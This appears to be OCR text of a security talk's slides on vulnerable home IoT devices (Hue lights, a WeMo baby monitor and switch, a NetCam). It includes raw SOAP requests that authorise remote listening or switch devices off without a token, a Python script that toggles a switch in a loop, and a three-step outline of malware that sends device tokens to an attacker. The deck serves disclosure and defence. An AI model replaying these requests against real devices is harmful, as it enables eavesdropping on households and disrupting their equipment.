

1 minute lockout for 2 failed attempts


Mass password leaks (people reuse passwords) can be an issue.

# Hue supports IFTTT (If This Then That)



# Fun IFTTT recipe?




Tag them in a completely black photo ;-)

# Recap

Philips fixed the MD5/MAC issue in version 1.1.4


Other vendors should learn from this issue

Cannot rely on all devices on the internal network to be secure

Next generation malware will scan for IoT devices like these giving the botnet herders the power to switch off infrastructure devices such as lightbulbs

We need to do better than static passwords for devices like these that can have physical impact (password leaks or compromise of Philips' infrastructure can lead to major issues)

Platform partners such as IFTTT hold authorization tokens to remotely control millions of IoT devices. A mass password leak or compromise of IFTTT infrastructure can have major implications


Baby monitor connects to local Wi-Fi

Connects to monitor using local Wi-Fi to obtain authorization

Connects to external SIP proxy to communicate with iOS app

Connects to external SIP proxy to communicate with monitor


# Lon J. Sediman's review of the WeMo baby monitor

*"...But that's not the only issue plaguing this device. The other is a very poor security model that leaves the WeMo open to unwelcome monitoring. The WeMo allows any iOS device on your network to connect to it and listen in without a password. If that's not bad enough, when an iPhone has connected once on the local network it can later tune into the monitor from anywhere in the world. Belkin assumes that your access point is secured and that the only people accessing it are people you know. This is especially troublesome for people who don't secure their access points or are using weak security that's vulnerable to cracking.*

*Belkin seems to acknowledge this vulnerability in the software, showing which devices can connect to the WeMo and whether or not to allow global snooping. Unfortunately WeMo gives full access to every device right out of the gate, requiring you to continually monitor it to ensure that an unauthorized listener hasn't connected to it.*

*The bottom line? It's not reliable enough to make it an effective monitor for my child, nor is it secure enough to give me the confidence that others can't snoop in. For those reasons I simply can't recommend this product."*

# Video demonstration of the issue


http://youtu.be/ERqSpjMGhjQ

The iOS app sends the following POST to the monitor...

```
POST /upnp/control/remoteaccess1 HTTP/1.1
Content-Type: text/xml; charset="utf-8"
SOAPACTION: "urn:Belkin:service:remoteaccess:1#RemoteAccess"
Content-Length: 589
HOST: 10.0.0.2:49153
User-Agent: CyberGarage-HTTP/1.0

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:RemoteAccess xmlns:u="urn:Belkin:service:remoteaccess:1">
   <DeviceId>[removed]</DeviceId>
   <dst>0</dst>
   <HomeId></HomeId>
   <DeviceName>iPad 4G</DeviceName>
...
...
```

The security issue here is that that any device on the network can send this request. Once the monitor approves, the device can listen in remotely. If browsers didn't implement cross-domain controls, this would'v been CSRFable.

## And the monitor responds...

```
HTTP/1.1 200 OK
CONTENT-LENGTH: 631
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Tue, 24 Sep 2013 12:50:37 GMT
EXT:
SERVER: Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/
1.6.18
X-User-Agent: redsonic

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body>
<u:RemoteAccessResponse xmlns:u="urn:Belkin:service:remoteaccess:
1">
<homeId>[DELETED]</homeId>
<pluginprivateKey>[DELETED}</pluginprivateKey>
<smartprivateKey>[DELETED]/smartprivateKey>
<resultCode>PLGN_200</resultCode>
<description>Successful</description>
<statusCode>S</statusCode>
<smartUniqueId>[DELETED]</smartUniqueId>
...
...
```

When the user clicks on “Listen” a SIP call is initiated via 54.236.158.75:6060

```
SIP/2.0 100 Trying
Via: SIP/2.0/TCP
10.0.0.2:59662;rport=4096;received=10.0.0.115;branch=[DELETED
Record-Route: <sip:k2.k.belkin.evodevices.com:
6060;transport=tcp;lr;did=f9e.f801;nat=yes>
Call-ID: [DELETED]
From: <sip:[DELETED but same as smartUniqueId and
DeviceID]@bedev.evomonitors.com>;tag=[removed]
To: <sip:[DELETED but same as
serialNumber]@bedev.evomonitors.com>
CSeq: 5874 INVITE
Content-Length:  0
```

smartUniqueID and serialNumber are basically the authentication tokens.

## Recap


Anyone with temporary access to the Wi-Fi can listen in remotely.

The argument about eavesdropping on traditional radio monitors doesn't fly. In this case the subsequent eavesdropping can happen from anywhere in the world.

Next generation malware will scan for IoT devices like these to register automatically and ferry the authorized token to the attacker:

1. Obtain `serialNumber` from `/setup.xml` on monitor.
2. Issue POST request to `/upnp/control/remoteaccess1` to authorize `DeviceID`.
3. Send both to the attacker.

If we are going to have multiple devices in our homes in the future, we cannot hide behind the perimeter and rely on all devices on the internal network to be secure






Switch connects to local Wi-Fi

Connects to switch using local Wi-Fi to obtain authorization

Connects outbound to receive remote commands

Controls switch directly (Wi-Fi) or remotely




`remoteaccess1` is invoked similarly to the example listed for WeMo baby. An additional request is sent to `https://api.xbcs.net:8433/apis/http/plugin/push/register` with the authorization token (similar to `DeviceID`).

The iOS app sends the following POST to switch to turn it off...

```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPACTION: "urn:Belkin:service:basicevent:1#SetBinaryState"
Content-Length: 316
Content-Type: text/xml; charset="utf-8"
HOST: 10.0.1.8:49153
User-Agent: CyberGarage-HTTP/1.0

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:SetBinaryState xmlns:u="urn:Belkin:service:basicevent:1">
   <BinaryState>0</BinaryState>
  </u:SetBinaryState>
 </s:Body>
</s:Envelope>
```

The security issue here is that that any device on the network can send this request. There is no token required.

If browsers didn't implement cross-domain controls, this would've been CSRFable.

# Issac Kelly's framework

issackelly/wemo · GitHub

GitHub, Inc. github.com/issackelly/wemo Reader

## WeMo Hacking

I've spent some time reverse engineering my WeMo switch. It's pretty cool and I figured out how to get it to do what I wanted. It's based on UPnP, which I found the miranda tool to be the best (closest to working with WeMo, and easiest to read)

I had to make some modifications to the miranda package to get it working, and to get it properly reporting the details of the device.

To use, download, cd into the wemo folder and open a python intepreter:

```
$ python
>>> from wemo import on, off, get
Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...

Error updating command completer structure; some command completion features might not wo
rk...
Error updating command completer structure; some command completion features might not wo
rk...
**********************************************************************
SSDP reply message from 192.168.1.133:49153
XML file is located at http://192.168.1.133:49153/setup.xml
Device is running Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.6
**********************************************************************

Discover mode halted...
>>> get()
True
>>> on()
True
>>> off()
True
```

```
#!/usr/bin/python

import time

+ from wemo import on,off,get

while True:
        off()
        time.sleep(5)
```

# Video demonstration of the issue


http://youtu.be/2EoeuczdoSs


## Recap

Any device on the Wi-Fi network can command the switch to turn off

Next generation malware will scan for IoT devices like these to register automatically and ferry the authorized token to the attacker:

1. Obtain `serialNumber` from `/setup.xml` on switch.
2. Issue POST request to `/upnp/control/remoteaccess1` to authorize `DeviceID`.
3. Send both to the attacker who can turn off the switch via a POST to `https://api.xbcs.net:8443/apis/http/plugin/message`


If we are going to have multiple devices in our homes in the future, we cannot hide behind the perimeter and rely on all devices on the internal network to be secure



NetCam connects to local Wi-Fi

Connects to external portal to view video and requires authentication every time

Traffic is secured using SSL except sometimes it's not and your credentials are sent to a remote server in clear



# Recap




Anyone  along your ISP path to 66.160.133.67 and your local Wi-Fi can capture your credentials and spy on you.

What a waste of all that SSL in the design.

Next generation malware will scan for IoT devices like these to capture credentials if vulnerabilities such as these are known.

If we are going to have multiple devices in our homes in the future, we must design them securely. A simple slip up such as this can expose privacy.